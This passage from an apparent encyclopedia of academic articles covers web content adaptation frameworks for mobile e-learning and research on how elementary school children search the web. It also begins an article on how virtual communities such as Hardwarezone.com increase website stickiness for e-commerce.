3. **A connection network:** The connection network ensures continued communication between the servers and the clients. No assumption is posed on the connection bandwidth, latency, and accuracy. This means that the client and the servers may interact in bad conditions, which must be taken into account when delivering multimedia content; and
4. **Intermediate proxies:** Proxies can exist between the clients and the servers. A proxy may play the role of a client when the considered interaction is proxy-server-oriented, and the role of a server when the considered interaction is proxy-client-oriented.

The physical architecture is similar to the content adaptation structures in Bharadvaj et al. (1998) and Chen, Yang, and Zhang (2000), while the conceptual model is similar to the object-oriented approach.

The framework provides considerations on Web content adaptation. The use of CC/PP and RDF with XML-based structure is also consistent with the recommendations and standards of the World Wide Web Consortium (W3C).

W3C DEVICE INDEPENDENCE FRAMEWORK

The motivation of the W3C Device Independence Activities (DIA) (W3C, 2006) is closely related to content adaptation for an e-learning system. The goal of the DIA is to develop ways for future Web content and applications to be authored, generated, or adapted for a better user experience when delivered via multiple device types, which can be achieved through Device Independent Authoring Language (DIAL, 2006). In DIA, user experience is defined as a set of material rendered by a user agent who may be perceived by a user and with whom interaction may be possible. In content adaptation for an e-learning system, the goal is to devise a framework for accessing e-learning content via different accessing devices. In addition, content adaptation for an e-learning system should take insights of the DIA perspectives of user, authoring, and delivery mechanisms to formulate a competency framework that focuses on content, learner, device, communication, and coordination dimensions that better fit the e-learning environment.

Motivated by future access scenarios, DIA looks at how Web content can be accessed from three perspectives: the user perspective, the author perspective, and the perspective of delivery mechanism. DIA identifies seven working principles to achieve the goal (W3C, 2006). The seven working principles are: device-independent access, device-independent Web page identifiers, functionality, incompatible access mechanism, harmonisation, characterisation of delivery context, and adaptation preferences. The goal of the device-independent access and device-independent Web page identifier principles is to ensure that a functional user experience is always possible via any access mechanism. The functionality, incompatible access mechanism, and harmonisation principles aim to ensure that functional experience, if not met, should give appropriate feedback to the user, and that harmonised user experience is possible from the author perspective. A harmonised user experience is one that meets the user delivery context and also the quality criteria of the author. In content adaptation for an e-learning system, if the user delivery context cannot be met, the lowest version of the functional user experience could be rendered, depending on the device's capability. The harmonised experience is governed by the coordination dimension, which provides harmonised adaptation based on attributes from other dimensions such as bandwidth, device capabilities, and environment factors. Finally, the characterisation of delivery context and adaptation preference principles ensures that delivery context is made available to the adaptation process, and that users can change their preferences to modify the adaptation process. In the content adaptation for an e-learning system, the delivery context such as bandwidth, device profiles, learner profiles, and preference can either be stored in XML files or estimated in real-time to allow the adaptation to process. User preference can be changed by the user to be reflected in the adaptation process.

FUNCTIONAL-BASED OBJECT MODEL

Functional-based object model (FOM) attempts to understand authors' intentions by identifying Object function instead of semantic understanding (Chen, Zhou, Shi, Zhang, & Wu, 2001). It takes an overview of the Web site instead of being based on purely semantic structure information from HTML tags. The rationale is that every object in a Web site serves a particular function (basic and specific function), which reflect authors' intentions towards the purpose of the object. Based on this concept, the Web site is structured into FOM model, and adaptation rules are applied to the model. FOM includes two complementary parts: Basic FOM based on the basic functional properties of objects; and Specific FOM based on the category of objects.

A basic object is the smallest element in a hypermedia. It has both functions and properties, and can be represented as follows:

BO (Presentation, Semanteme, Decoration, Hyperlink, Interaction)

Basic objects can be grouped into a composite object. A composite object has functions and properties, and can be represented as follows:

CO = {Oi, Clustering Relationship, Presentation Relationship | Oi is the Root Children of the CO, i=1, 2, ..., NR}

where NR is the total number of Root Children of the CO.

The specific function of an object in a given application environment is represented by its category, which directly reflects authors' intentions. There are many object categories according to various purposes, such as Information Object, Navigation Object, Interaction Object, Decoration Object, Special Function Object, and Page Object.

This method requires basic object detection to be performed first to generate the necessary basic objects and category objects. Composite objects are detected by layout analysis of the Web pages, using image pattern detection algorithms. Content adaptation rules are applied to these FOM, and the adapted pages are produced. There are separate rules for each object type.

MOBILE ADAPTATION FRAMEWORK

The mobile adaptation framework (Goh & Kinshuk, 2002; Goh, Kinshuk, & Lin, 2003; Kainulainen, Suhonen, Sutinen, Goh, & Kinshuk, 2004; Kinshuk & Goh, 2003) adapts content for users from mobility- and learning-centered perspectives. One of the unique characteristics of a mobile learner from a pedagogical perspective is the urgency towards the content delivery when and where the learner needs it. Once the delivery context has been resolved, the system packages and delivers the content suitable for the condition. Another characteristic of a mobile learner is the context of mobility and learning environment. As mobility increases, the learning environment can be anywhere such as a hot spot, Internet café, classroom, camping ground, trains, or buses.

Adaptive systems are needed in order to facilitate the various requirements resulting from the array of mobile clients currently available, without duplicating the services and content at the server side. In the case of mobile learning system adaptation, several dimensions of adaptation need to be considered. The mobile adaptation framework consists of five core competency dimensions (Goh & Kinshuk, 2002): content dimension, user dimension, device dimension, communication dimension, and coordination dimension. Within these dimensions, there exist sub-dimensions. Figure 2 depicts the interrelationships within the framework.

Content Dimension

This dimension represents the actual context and knowledge of the application. The *course modules organization* sub-dimension includes attributes such as part, chapters, and sections of the content. Another sub-dimension is the *granular level* of the content that indicates the level of difficulties of the content presented to the learner. The *multimedia* sub-dimension within the content dimension represents the multimedia representation of the content. This includes the use of text, audio, animation, video, 3-D video, animation, and so on to represent the content to the learner. The *pedagogy* sub-dimension represents the teaching models and domain expert models that the system adopts.


User Dimension

The user dimension includes the attributes of the users. The *learning model* sub-dimension includes attributes such as module completed, weight and score, time taken, date of last access, and so on, depending on the algorithms used in determining the learner profile. The *user preference* sub-dimension contains attributes such as preferred difficulty level and learning style. The *environment* sub-dimension represents the actual location where the learner uses the system. Different environments such as Internet café, hot spot, and classroom situation will have to be adopted differently. The adaptation must take into account the *motivation* sub-dimension such as urgency of use. It should be emphasized that it is necessary to adapt content according to the *community* (Klamma, Spaniol, & Cao, 2006) when more than one user are grouped to form a *community*.

Device Dimension

Device dimension consists of the *capabilities* sub-dimension, which includes attributes such as the media support types and its capabilities in presenting multimedia content, display capability, audio and video capability, multi-language capability, memory, bandwidth, cookies, operation platform, and so on. Adaptation depends on the sub-dimension in which the device is used.

Figure 2. Interrelationship within the mobile adaptation framework



Communication Dimension

Under this dimension, there are three operating sub-dimensions. The user can operate in a *real-time online* sub-dimension mode. In this aspect, the operating connecting speed and throughput determine some of the adaptation capabilities, such a multimedia representation or text-based representation. Another sub-dimension is the *pre-fetching capability* of the application. While static pages can be pre-fetched easily, interactive applications need further consideration such as the depth of pre-fetching. Here, device capability, network reliability, and connecting type are the main considerations for adaptation. The third sub-dimension is the *off-line synchronization* sub-dimension. Here the attributes of depth and encrypted cookies need to be considered in order to provide seamless adaptation, especially for Web-based learning application that is highly interactive, where parameters regarding users' actions need to be returned to the server.

Coordination Dimension

The coordination dimension represents the *software and algorithm* sub-dimension of the application, the *presentation* sub-dimension, the *interactivity* sub-dimension of the application, and the *navigation* sub-dimension. In any adaptive system, these dimensions must be well coordinated to provide users good learning experience. The *software and algorithm* sub-dimension contains the script language and server page language to control the flow of the application from feedback through interactivity and navigation sub-dimensions. The *presentation* sub-dimension links to the display and transformation of the content to the user. The *interactivity* sub-dimension represents how the user information can be sent back as feedback to the application. The *navigation* sub-dimension provides both feedback and movement within the application. For instance, in the connectivity dimension mentioned earlier, when a user operates under a synchronization sub-dimension, certain interactivities in the coordination dimension have to be dropped, and cookies and script must be activated to store interactivity information such as the answers to a test. The coordination dimension provides these adaptations.

CONCLUSION

This article discussed several techniques and frameworks for Web content adaptation, ranging from the basic re-authoring to the more sophisticated frameworks that try to induce Web page object "intention". All these methods used similar underlying principles of trying to isolate content, presentation, navigation, interaction and intention. Once these components or objects have been identified, adaptation rules are applied to provide adapted content. Some of these methods provide network bandwidth measurement (Bharadvaj et al., 1998; Chen et al., 2000; Goh & Kinshuk, 2002) to enhance quality of service or content adaptation. This parameter is important in the mobile environment, as the bandwidth is normally limited and the connection is easily interrupted. In the worst case scenario, a pre-fetch or pre-sync method should automatically be recommended in place of online access. The situation is somewhat different when it comes to learning systems, particularly the access to learning systems through mobile devices, because none of these methods use domain knowledge, such as the specific features of the Web sites, to provide adaptation. Thus by analyzing the key features of typical learning systems such as "interactivities" components and "navigation" components, we can prioritize these components and provide better adaptation that suits mobile environments. Pre-fetch or off-line access represents another mode of changing environment (bandwidth), which has not been covered in most of the frameworks except Goh and Kinshuk (2002).

KEY TERMS

Annotation: A technique for content adaptation; special tags are added onto the HTML page to allow browser to operate in a pre-defined function.

Apache: An open-source HTTP server for operating systems including UNIX and Windows NT; a project supported by Apache Software Foundation

CGI: Common Gateway Interface is a standard protocol for users to interact with applications on the Web servers.

HTML: HyperText Markup Language is the language used to create Web content.

HTTP: HyperText Transfer Protocol is a protocol for transferring requests and files over the Internet.

Proxy: A server that sits between the Web server and the client to provide protection and filtering

Resource Description Framework (RDF): RDF is a language for representing information about resources in the World Wide Web.

Transcoding: A technique for content adaptation by modifying the incoming and outgoing HTTP stream

URL: Universal resource locator. URL identifies the address location of the web pages.

XML: Extensive Markup Language is a W3C standard similar to HTML, but allows creators to create their own tags.

Xpath: XPath is a language for addressing parts of an XML document. It is used together with XSLT and XPointer.

Xpointer: Xpointer is the XML Pointer Language that defines an addressing scheme for individual parts of an XML document.

XSL: Extensive Stylesheet Language is a W3C standard which specifies how a program should render XML document data.

Elementary School Students, Information Retrieval, and the Web

Valerie Nesset
McGill University, Canada

Andrew Large
McGill University, Canada

INTRODUCTION

In today's modern world, elementary school students (aged 5 to 12 years) use computers for a wide variety of tasks. These include communication (e-mail, instant messaging, and chatrooms), entertainment (games, video, music, etc.), leisure (such as information relating to hobbies and general interests), and information retrieval to support class-based learning. Internet access is now very widely available from home, school, and public library. A major reason for accessing the Internet is to find Web-based information relevant to classroom learning activities. Undoubtedly the Web represents an enormous and potentially rich source of multimedia information on topics within the elementary school curriculum, but accessing this information does pose a number of challenges. We identify in this article three major problem areas that currently impede effective exploitation by elementary school students of Web-based information resources: information systems are not necessarily intuitive or straightforward for children to use; basic information literacy skills too often are inadequate; and too little content appropriate for young users is available on the Web.

The first technology to gain popularity as a means for children to retrieve information was the CD-ROM. By the early 1990s, a wide variety of multimedia information resources targeted specifically at children were available in this medium. Many were children's encyclopedias, designed to facilitate rapid retrieval of discrete information "chunks," and often multimedia versions of an original print title. These CD-ROMs could offer an engaging, interactive experience for the young student. Although students were willing to explore and experiment with interfaces (Large, Beheshti, Breuleux, & Renaud, 1994; Large, Beheshti, & Breuleux, 1998), they were not necessarily effective at retrieving information from these CD-ROM titles (Marchionini, 1989; Oliver, 1996). In any event, regardless of its strengths and weaknesses as a classroom resource, CD-ROM technology proved transient and was quickly superseded by the expansion of the Internet and the rise of the Web. Yet the information retrieval problems revealed by CD-ROMs would continue to plague the Web.

COGNITIVE DEVELOPMENT IN CHILDREN

The past 50 years have witnessed considerable research concerning the cognitive development of children. Childhood is a time when a gap of only a few years can make an enormous difference in intellectual capability. For example, there is a huge difference in cognitive development between a 5-year-old kindergarten student and a 12-year-old grade-six student. Most researchers in children's cognitive development agree that there are age differences in how children represent their world and which are central to differences in thinking (Bjorklund, 2000). For example, Piaget, a pioneer of research into children's cognitive development, identifies four major stages of development: the sensorimotor stage (0 to 2 years), the preoperational stage (2 to 6 years), the concrete operational stage (7 to 11 years), and the formal operational stage (11 years and older) (Piaget & Inhelder, 1969). As children progress through the different stages, their cognitive processes and information needs change. Information processing theory also asserts that changes throughout childhood are rapid but argues that they are less demarcated than Piaget's stages would suggest (Kail, 2004). These rapid changes have two important consequences. Firstly, research results that have been generated from one age group can only be applied with caution to another age group and secondly, that solutions to information retrieval problems encountered by children may have to differ according to the child's age.

INFORMATION SYSTEM DESIGN

Many studies (Bilal, 1998, 2000, 2001, 2002; Large, Beheshti, Nesset, & Bowler, 2004) have found that young students overwhelmingly turn to a relatively small number of search engines when seeking information on the Web: mainly Google, and to a lesser extent MSN, Yahoo, and Ask.Com (formerly, Ask Jeeves). All these retrieval tools, of course, were primarily designed to accommodate adult rather than young users who have very different cognitive abilities and affective responses when using information technologies as well as different information needs. Large, Beheshti, and Rahman (2002) identified four broad criteria by which Web search engines could be evaluated: goals, visual design, information architecture, and personalization.

The goal of most Web search engines is to find information as efficiently as possible by keyword searching or hierarchical subject browsing; there is no element of "fun" (games, quizzes, etc.) included that might provide the user with some diversion, if desired. Children themselves often point out, however, that motivation to use a search engine would be enhanced by such inclusions (Large, Beheshti, & Rahman, 2002), though there does not appear to be unanimity on this issue (Large, Nesset, Beheshti, & Bowler, 2004).

Children have many interesting comments to make about their preferred design characteristics when evaluating search engines relating to such matters as font sizes, graphics, animation, icons, vocabulary, layout, and color (Bilal, 2000; Large, Beheshti, & Rahman, 2002; Large, Nesset, Beheshti, & Bowler, 2004). Interestingly, young users, like their elderly counterparts, prefer large fonts that can be clearly read. The inclusion of graphics within the interface, and especially human or animal characters, tends to be popular, but the incorporation of animation effects is more controversial. Children like icons but only as long as they are meaningful to the concept being represented. The vocabulary employed throughout the search engine should be appropriate for the target age group. Screens should be clearly laid out so that the information can be readily identified. Neither the search nor the results display interfaces of most Web search engines reflect these young concerns. The former tend to be criticized for their dullness and the latter for their clutter.

At the heart of any Web search engine are its means of retrieving information, displaying results, and offering help when needed (its information architecture). A typical search engine provides keyword searching, and in many cases also the opportunity to browse hierarchically organized subject directories. Young people will avail themselves of both these approaches, but in addition may benefit from the opportunity to try other methods. For example, a team of grade-six students working with adult researchers designed a Web search engine to find information on Canadian history, and included alongside keyword searching and subject directories several other retrieval approaches: natural-language (full sentence) searches; alphabetical (A-Z) search on topics, and a scrolling timeline from which specific historical events could be located (Large, Beheshti, Nesset, & Bowler, 2004). The same students commented on the need to keep results displays short (no more than 10 results per screen) as well as meaningful in that they included a short description and subject headings from which relevance decisions could accurately be made. In terms of help features, the consensus among researchers is that the students want assistance but on the other hand they seldom or never, access any help provided (Large, Beheshti, & Moukdad, 1999). The explanation for this apparent contradiction is that the kind of help currently offered by search engines is, in fact, "unhelpful." Young people demand context-sensitive help that is clearly focused upon their specific problem and provides a solution to it. Ideally, of course, they would like a help facility that offers them the correct answer. Furthermore, given their often limited spelling and typing skills, any keyword-based information retrieval system that does not incorporate spell-checking routines is unlikely to serve well its young users.

The final evaluation criterion, personalization, appears to be as popular with elementary school students as it is absent from "adult" search engines. They would like the opportunity to personalize various aspects of the search engine's interface, including graphics, color, and icon design (Large, Beheshti, & Rahman, 2002). This design criterion, of course, is related to the first criterion discussed above in that personalization is one way of enhancing the fun and motivational aspects of a search engine.

In response to the problems children potentially can encounter when using "adult" Web search engines, a number of engines have been specifically designed for use by children. Examples include *Ask for Kids* (formally, *Ask Jeeves for Kids*), *KidsClick*, *Lycos Zone*, and *Yahooligans!*. Yet very few children appear to know of the existence of these engines, let alone use them. Several researchers have both observed children while using such search engines and have invited their critiques of them (Bilal, 1998; Bilal 2000, 2001, 2002; Large, Beheshti, & Rahman, 2002). These studies suggest that children's search engines are subject to many of the drawbacks (such as inadequate help features, lack of personalization, restriction to subject hierarchy and keyword searching, cluttered and confusing display of results) commonly encountered in their adult equivalents. Where they do differ, (for example in the use of color, graphics, and icons) they nonetheless often invited criticisms from their young users (Large, Beheshti, & Rahman, 2002).

One response to this problem has been to involve children themselves in designing information retrieval systems intended for their age group. A leading figure in this approach has been Druin (2002) and her colleagues at the University of Maryland, who applied what she has termed Cooperative Inquiry to work with intergenerational teams to design several information technologies. Of particular note is her International Children's Digital Library that provides access to the full text of over 1500 children's books from around the world (Druin, 2005; Druin, Bederson, Weeks, Farber, Grosjean, Guha, et al., 2003). The interface is colorful, readable, and offers a variety of search approaches rarely found in "adult" equivalents, such as the means to find books according to their length (short, medium, and long), the color of their covers, and the kinds of main characters (animals, children). Large and his colleagues at McGill University have pursued a similar approach in their Bonded Design, where again groups of young students worked alongside adults to reach a consensus on the design features of Web portals relating to layout, retrieval tools, personalization features, and so forth (Large, Beheshti, Nesset, & Bowler, 2003; Large, Nesset, Beheshti, & Bowler, 2006). These portals subsequently were evaluated by elementary school students and received very favorable responses (Large, Beheshti, Nesset, & Bowler, 2006).

INFORMATION LITERACY SKILLS

There are two conceptually separate ways of retrieving information: searching and browsing. They both can present users, and especially young users, with problems. Within the educational context, the young student is often presented with an imposed information need by the teacher (Gross, 2000) which could range from finding information, say, about Canadian animals in winter to a much narrower context such as the habitat of the otter. Unless the students are given keywords by the teacher with which to search, the first and most difficult task is to convert the information needed into one or more concepts. Such a process is not intuitive but must be learned (Kail, 2004). The next stage is to convert the concepts into actual keywords or phrases that can be used in the search and to assemble them into a search strategy. Unless the resulting search returns zero hits (improbable in the Web context) the student must next evaluate the result displays and decide whether or not to view the actual Web sites. In either case, a decision must be made whether to modify the strategy in order to achieve more satisfactory results or to terminate the search session. How in practice do elementary school students cope with these challenges?

Schacter, Chung, and Dorr (1998) observed fifth- and sixth-grade students as they searched for information to solve two complex problems, one well-defined and the other ill-defined. It confirmed previous research (Borgman, Hirsh, Walter, & Gallagher, 1995; Hirsh, 1997; Kuhlthau, 1991; Large, Beheshti, Breuleux, & Renaud, 1994; Marchionini, 1989) "that children are reactive searchers who do not systematically plan or employ elaborated analytic search strategies." Bilal (2000, 2001, 2002) examined how grade-seven students used Yahooligans! to find information for an assigned, fact-based search task, an assigned research search task, and a fully self-generated search task. Overall she found that the students tended to query the system in natural language (despite the fact that Yahooligans! only expects keywords), generated their queries using either too broad or too specific concepts, initiated new searches when confronting an error in spelling rather than attempting to correct the spelling mistake, ignored "next" links when examining the search result pages, and skimmed the search result pages, usually exploring only the first links appearing at the top of the list (see also Bilal, 1998). On the specific tasks, (Bilal, 2000) most children adopted a keyword searching approach and tended to use the most concrete concept to form a search query. She attributed the children's limited degree of success to the complexity of the task, their inadequate level of research skills, their tendency to seek specific answers, their inadequate knowledge of how to use the Yahooligans! search engine, poor navigational skills, and the inadequacies of the Yahooligans! system design itself.

Large and Beheshti (2000a, 2000b) found that grade-six students had difficulties generating search terms to articulate their information need in a manner that would retrieve relevant information from the Web. But students' information-seeking skills improved with experience (see also Lawless, Mills, & Brown, 2002). For the most part, however, students' searches were unplanned, demonstrating a lack of strategic thinking (Bowler, Large, & Rejskind, 2001).

Hirsh (1999) examined the search strategies and relevance criteria employed by elementary school students when seeking information on the Web for a class project. She found them to be very impatient (often aborting a potentially useful search if a Web site took too long to download), and did not keep track of how they searched for information. This meant that they spent a great deal of time attempting (often unsuccessfully) to recreate a successful search. Wallace, Kupperman, Krajcik, and Soloway (2000) also conducted a study of grade-six children searching the Web for information for a classroom assignment. They found that the students used simple and repetitive keywords, and despite the exploratory nature of the Web did not stray far from their latest list of search results. They seemed to prefer to find immediate answers to their questions rather than explore more generally a topic. This finding is confirmed by Large, Beheshti, Nesset, and Bowler (2006) who report that students often prefer an "in and out" approach when seeking information on the Web.

An alternative to the keyword search is browsing subject hierarchies or following hyperlinks. Many studies (Bilal, 1998, 2000, 2001, 2002; Large & Beheshti, 2000a, 2000b; Large, Beheshti, & Moukdad, 1999; Schachter, Chung, & Dorr, 1998; Watson, 1998) report that children seem to prefer overwhelmingly browsing strategies to searching strategies, probably because the former requires less cognitive effort on their part, recognition being easier than recall. Furthermore, they may be more successful when employing browsing techniques than when using keyword searching.

Browsing, however, is not free from problems. In particular, children can encounter navigational problems when following links and may quickly become disoriented. For example, Bilal (2000, 2001, 2002) in her work with grade-seven students attributes the many looped searches and hyperlink paths (indicative of difficulties with memory recall) to disorientation and cognitive overload caused by the nature of the Internet environment. Furthermore, Large, Beheshti, Nesset, and Bowler (2006) found that browsing is the preferred student strategy only when it is straightforward to select the top-level entry point into the taxonomic structure, and then again at each succeeding level through the hierarchy to identify the appropriate entry (term).

One approach to the provision of information literacy skills for students is the Big6™ program developed by Eisenburg and Berkowitz. This series of six steps—task definition, information seeking strategies, location and access, use of information, synthesis and evaluation—emphasizes the importance of information literacy skills in problem-solving and decision making (The Big6).

CONTENT

A cursory comparison of a book written for adults on a certain topic and its child equivalent would reveal enormous differences in such things as writing style, scope, detail, and content. The same can be said of the Web. A site designed primarily for adults is unlikely to prove very satisfactory for young students should they have the misfortune to retrieve it. As Large, Beheshti, and Rahman (2002) state, "the Web should not be seen as an information source in itself but more of a gateway to millions of information sources from millions of information providers, each having their own way of organizing information for retrieval, and almost all intended to be used by adults." Indeed, letting children loose on the Web is a little like sending them to the Library of Congress rather than their local school library.

Several researchers have found that children are very quick to accept any Web page that seems even remotely relevant to their information need rather than continue their search to locate a more appropriate resource. Hirsh (1999), for example, found that elementary school students thought little about the authority of the information retrieved, preferred finding graphics to text, and were very impatient, often aborting a potentially useful search if a Web site took too long to download (see also Bowler, Large, & Rejskind, 2001; Kafai & Bates, 1997). Large and Beheshti (2000a, 2000b) found that students often had to "translate" the content into their own syntax and vocabulary because it was not written with a young audience in mind. Furthermore, in many cases the Web provided too detailed information, or else required the students to select and merge data from several different sites.

Search engines designed for young users, whether operational or experimental, provide access to information preselected (normally by human indexers) in terms of content, vocabulary, and syntax, for their target audience, but the price paid for this careful selection is a very limited database of Web page links. As soon as children want to search more broadly for information they must resort to regular search engines that have not employed such a selection policy and that are unable to identify those pages that are intended for and appropriate for children.

FUTURE TRENDS

Research suggests that young users need a retrieval system with tools and mechanisms that not only offer contextual support but also would encourage them to continue using the system. Furthermore, to prevent children from experiencing anxiety through perceived information overload or lack of control, an information retrieval system should empower the young user by offering features such as visual aesthetics (as seen through children's eyes) conceptual and linguistic clarity, compatibility with the task, comprehensibility, consistency, controllability, familiarity, flexibility, predictability, simplicity, and responsiveness (Galitz, 2002). In order to continue to engage the young user the information system should also include some "fun" aspects. Indeed, "children are strong in their declaration that they expect to have fun using technology" (Shneiderman, 2004) and they often link the idea of fun to challenges, social interaction, and control over their world (Druin & Inkpen, 2001). One suggestion to accomplish this is a Search Pal that provides context-sensitive help while displaying appropriate emotions (Beheshti, Bowler, Large, & Nesset, 2005).

Virtual reality systems that encourage browsing may also provide an alternative to conventional search engines. Because virtual reality environments have been shown to be a highly effective means of teaching and transferring knowledge (particularly historical information) and can have a strong motivational impact (Bricken, 1991), and because browsing is a visual activity, familiar metaphors may be utilized and presented in three-dimensional virtual reality systems to increase their value.

CONCLUSION

Students from a young age now are required to assemble information in order to complete their class assignments. To do this they turn to a variety of sources that include printed and audio-visual materials, but they also increasingly select digital resources, and above all Web sites. In attempting to find information from the Web, however, these students often encounter one or more barriers. The search engines they use typically have been designed explicitly or implicitly for adults and do not necessarily meet the cognitive and affective needs of children. The children can encounter difficulties in selecting and spelling keywords to undertake a search, or navigating through subject hierarchies in a browsing mode, revising where necessary an initial search strategy, and judging the relevance of displayed hits. Finally, they may fail to locate Web pages that contain information appropriate for their age level. More positively, solutions to these three problems are being sought: information systems designed specifically for children by children are responding to their unique needs, the importance of imparting information literacy skills to young students is being recognized, and slowly more suitable content for young readers is appearing on the Web. By such means the Web can become an even more valuable repository of information for young students.

KEY TERMS

Browse: To look through an information collection, such as a library, a library catalog, or a database, in order to locate items of interest. In the context of the Web, to look for information, often in a serendipitous fashion, by navigating through subject hierarchies (directories) or by following hypertext links embedded in pages.

Information Literacy: The knowledge and skills required to find information to answer a specific need. These include the ability to identify relevant information resources, locate information within them, and critically evaluate that information in the light of the expressed need. An example of a program to promote information literacy is the Big6™.

Information Retrieval: The processes, methods, and procedures involved in finding information from a data file, which now is typically a digital catalog, index, database, or the entire Web. The objective is to find all information relevant to the particular need while excluding all information that is irrelevant to that need.

Search: A systematic attempt to locate information in a library, catalog, database, or the entire Web in a purposeful way. The search takes advantage of the fact that the information has been organized in some fashion to facilitate its retrieval.

Search Engine: A computer software tool that enables users to locate information on the Web by entering keywords or phrases (often called natural-language searching) in order to retrieve pages including those terms, or by navigating through a hierarchy of subject terms in a directory in order to find pages that a human indexer (normally) has assigned to those subjects.

Virtual Reality: A digital environment that simulates the visual appearance of three-dimensional reality and allows users to navigate this space in order to undertake tasks of some kind. In the context of information retrieval this would be to locate discrete items of information.

Enhancing E-Commerce through Sticky Virtual Communities

Sumeet Gupta
National University of Singapore, Singapore

INTRODUCTION

Virtual communities (VCs) are places on the Web where people can find and then electronically 'talk' to others with similar interests. VCs primarily act as coffee shops, where people come and meet each other rather than focusing on content or commerce (Gupta & Kim, 2004). Still there are commercial ones where people can conduct transaction, auction, and commerce. The concept of a virtual community was born in 1993 when the Internet was first established in the United States (Rheingold, 1993). Today, virtual communities are more than just a means of connecting individuals and organisations. Today VCs acts as a business model employed by the digital economy for generating income, primarily through advertising (Reinhard & Wolkinger, 2002).

Although virtual communities are still widely popular today, accounting for 84% of the Internet usage in 2002 (Horrigan, 2002), no one has yet agreed on a common definition for the term (Schoberth & Schrott, 2001). Schubert and Ginsberg (2000) defines a virtual community as a shared semantic space where individuals and organisations come together regularly to share common interests and values electronically. The definition varies depending upon the purpose served by the Web site. Based on a comprehensive research, Gupta and Kim (2004) developed a definition based on essential elements of a virtual community and define VC as a groups of like-minded strangers who interact predominantly in cyberspace to form relationships, share knowledge, have fun, or engage in economic transactions (Gupta & Kim, 2004).

VCs play a bigger role in many aspects of a member's life, from forming and maintaining friendships and romantic relationships, to learning, forming opinions, purchasing, and consuming products and services (Hagel & Armstrong, 1997). VCs are also ideal tools for **e-commerce**, marketing, knowledge building, and e-learning activities. Particularly, VCs add value by providing repeated points of contact which increase the stickiness of the Web site (Laudon & Traver, 2003). People love to interact on Internet and by facilitating their interaction users can be retained on site. The longer they are on site the greater are the chances of making the sale. How do these VCs exactly increase the stickiness of the Web site and how do they add business value to the Web site? To answer these questions we will visit hardwarezone.com (Appendix 1), a Singapore based virtual community which has been phenomenally successful since its inception. But before that we will briefly review the concept of stickiness.

CONCEPT OF STICKINESS

Various definitions emerge characterising stickiness of a Web site and therefore it would be worthwhile to understand what exactly stickiness is. Various researchers describe stickiness in quantitative terms (such as time spent online in a given time period and number of repeat visits paid by customers) and qualitative terms (such as ability of a Web site to retain customers, usefulness of the site, and increase in switching costs). To clearly understand the concept of stickiness, therefore, we should look into why we need stickiness in the first place. The basic problem with an Internet Web site is that it does not guarantee the return of a customer. Keeping the customers on the site is important to increase the popularity of the site especially when it comes to e-commerce and e-business. A sticky Web site is one which is able to retain customers or members for a length of time. Now whether to measure stickiness qualitatively or quantitatively depends on the context under consideration. For Web sites obtaining revenues from advertising, it is important that the customer stays at the site for a long period of time as to be exposed to the advertisement. For Web sites obtaining revenues from transaction, it is important that the customer repeatedly visits the Web site, though it is desirable that the customer completes the transaction in as minimum clicks as possible.

In an e-commerce environment (e.g., an online store) the goal of increasing stickiness is that the customers complete transactions in the store and pay repeat visits to the store. However, in an e-commerce environment where one-click transactions are marketing strategies to attract customers, quantitative measures of stickiness such as length of visit could be deceptive. Similarly, measuring stickiness by another quantitaive measure, such as repeat visits, could be deceptive as a customer may pay repeat visits but may not perform the transaction. Repeat visits can be measured by server logs but whether the customer intends to perform the transaction cannot be so measured. Also, there are a number of lurkers and information gatherers who browse the Web site. Therefore, the number of repeat visits or the number of visitors as obtained from server logs does not give an idea of stickiness of the Web site.

Therefore, it is important that we measure the intention of a customer to stick to the Web site and perform transaction. This will give the actual stickiness of a Web site linked to its performance. This view is supported by many researchers. Turban and King (2002) define stickiness as a characteristic describing customer loyalty to a site. This represents the perspective of the customer. Stickiness of a Web site can also be defined in terms of its antecedents as a Web site that is easy to use, meaningful, and personalised to individual users' preferences that it encourages them to visit often and complete transactions. The different antecedents of stickiness chosen here also represent the perspective of the customer. For the purpose of this article, we will stick to the qualitative aspect of stickiness which in simple tems refers to the ability of a Web site to retain customers.

HARDWAREZONE.COM: A SUCCESS STORY

Hardwarezone.com (HWZ), a Singapore based virtual community, was established in June 1998 with a capital of only SGD $1,000. Today, its net assets have blossomed to SGD $2 million (Tan & Tan, 2005). According to Alexa, a Web traffic ranking service, the number of page views per month for HWZ shot dramatically from 16 million in 1998 to 35 million in 2005 (Tan & Tan, 2005). On top of that, HWZ's forum statistics indicated a total of 224,572 members as of February 2006, more than double the number in 2002. Clearly, HWZ has been very successful over these years. What then are the factors that contribute to its success? How did it survive the dot-com crisis while many others did not?

INCREASING HWZ'S STICKINESS THROUGH VC


Exploitation of Network Effect

One of the critical success factors of HWZ's virtual community was network effect (Figure 1). As more people registered to become members of HWZ's forum, the virtual community of HWZ grew. The growing community means more content for HWZ and hence greater value of the virtual community. This in turn, made the HWZ virtual community more attractive to new users. The increase in members in turn generated more content, and thus a virtuous cycle for the virtual community was formed. HWZ managed to exploit this network effect by quickly building up its member base through free content (it obtained revenue through advertising).

Availability of Proprietary, Up-to-Date and Localised Content

One of the differentiating factors that drew users to HWZ was the proprietary product reviews. HWZ provided reviews on products that were tested in its own hardware testing labs. The content available within

Figure 1. The network effect at HWZ



the community was also highly relevant and localised. For instance, a member of the community could easily find out the nearest repair centre for their faulty Siemens mobile phone with a quick forum posting. At the same time, content found within the HWZ forum was up-to-date and even 'real time' in the form of field reports of computer fairs. Such rich content within the HWZ community is a strong attraction for members to constantly visit the forums for updates.

Recognition of Opinion Leaders and Fostering of Community Spirit

Another success factor of HWZ was the strong sense of community being nurtured among their users. Opinion leaders, who frequently led discussions within the forums, were identified and given recognition, in the form of moderator privileges and freebies (Tan & Tan, 2005). This, in turn, strengthened their loyalty towards the community and further encouraged them to contribute to the forum. As result of active participation, some forum members attained reputation among fellow community members. The sense of achievement and recognition served as an intrinsic motivator for these prolific forum posters to continue their involvement with the community. Lastly, their reputation served as a **lock-in** mechanism to the virtual community. Members were also encouraged to participate more actively, by enhancing the interactivity within the discussion forum. Forum moderators usually replied quickly to discussions which encouraged members to contribute more actively to the discussion threads. Furthermore, social gatherings such as forum outings were organised by HWZ to further strengthen the social bond among members. Lastly, feedback from community members was taken very seriously by HWZ and moderators were quick to respond to any queries by members. As such, members felt they have a significant influence on the direction of the virtual community and subsequently gained a sense of ownership and loyalty to the community.

Catering to Niche Interests of Members

